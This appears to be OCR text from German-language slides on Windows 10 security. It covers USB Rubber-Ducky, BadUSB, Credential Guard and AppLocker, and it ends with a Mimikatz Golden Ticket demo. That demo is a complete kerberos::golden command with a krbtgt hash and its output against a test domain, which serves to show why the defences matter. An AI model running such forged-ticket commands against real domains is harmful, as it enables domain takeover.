










USB Rubber-Ducky




BadUSB



USB controller
Flash
8051 CPU
Bootloader
Controller firmware
Mass storage
The only part visible to the user




G DATA UBB Keyboard Guard



Device Black- & Whitelisting







Policies • Secure-Boot • Pass-the-Hash • Pass-the-Ticket • Mimikatz • Golden-Ticket • Virtualization-based Security • Credential Guard • Microsoft Passport • Biometrie • Windows Hello • Virtuelle Smartcards • AppLocker • Device Guard • Antimalware • Windows Defender • Exploit Schutz • Control Flow Guard (CFG) • Bitlocker • LockDown-VPN • Verschlüsselung von SMB3 Netzwerkzugriffen • Web-Browser • Edge • Dateiversionsverlauf • Enterprise Data Protection • Hardware-Voraussetzungen • Lifecycle • Patching • Feature-Updates • Bitlocker-VHDX-Container • EMET • SysMon • Attack Surface • Rubber-Ducky • BadUSB • PNP-Kontrolle • Keyboard-Guard • UserControlled-Interactive-Service • Code-Signatur • …

Mimikatz: Golden Ticket Demo


```
mimikatz # kerberos::golden /user:administrator /domain:testdomain.local /sid:S-1-5-21-2470804451-595484563-3822187919 /
krbtgt:59ee5d84c83302a578b875b0433de602 /id:500 /groups:512,513,518,519,520,544 /ptt
User      : administrator
Domain    : testdomain.local (TESTDOMAIN)
SID       : S-1-5-21-2470804451-595484563-3822187919
User Id   : 500
Groups Id : *512 513 518 519 520 544
ServiceKey: 59ee5d84c83302a578b875b0433de602 - rc4_hmac_nt
Lifetime  : 17.01.2016 22:28:07 ; 14.01.2026 22:28:07 ; 14.01.2026 22:28:07
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'administrator @ testdomain.local' successfully submitted for current session

mimikatz # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 17.01.2016 22:28:07 ; 14.01.2026 22:28:07 ; 14.01.2026 22:28:07
   Server Name       : krbtgt/testdomain.local @ testdomain.local
   Client Name       : administrator @ testdomain.local
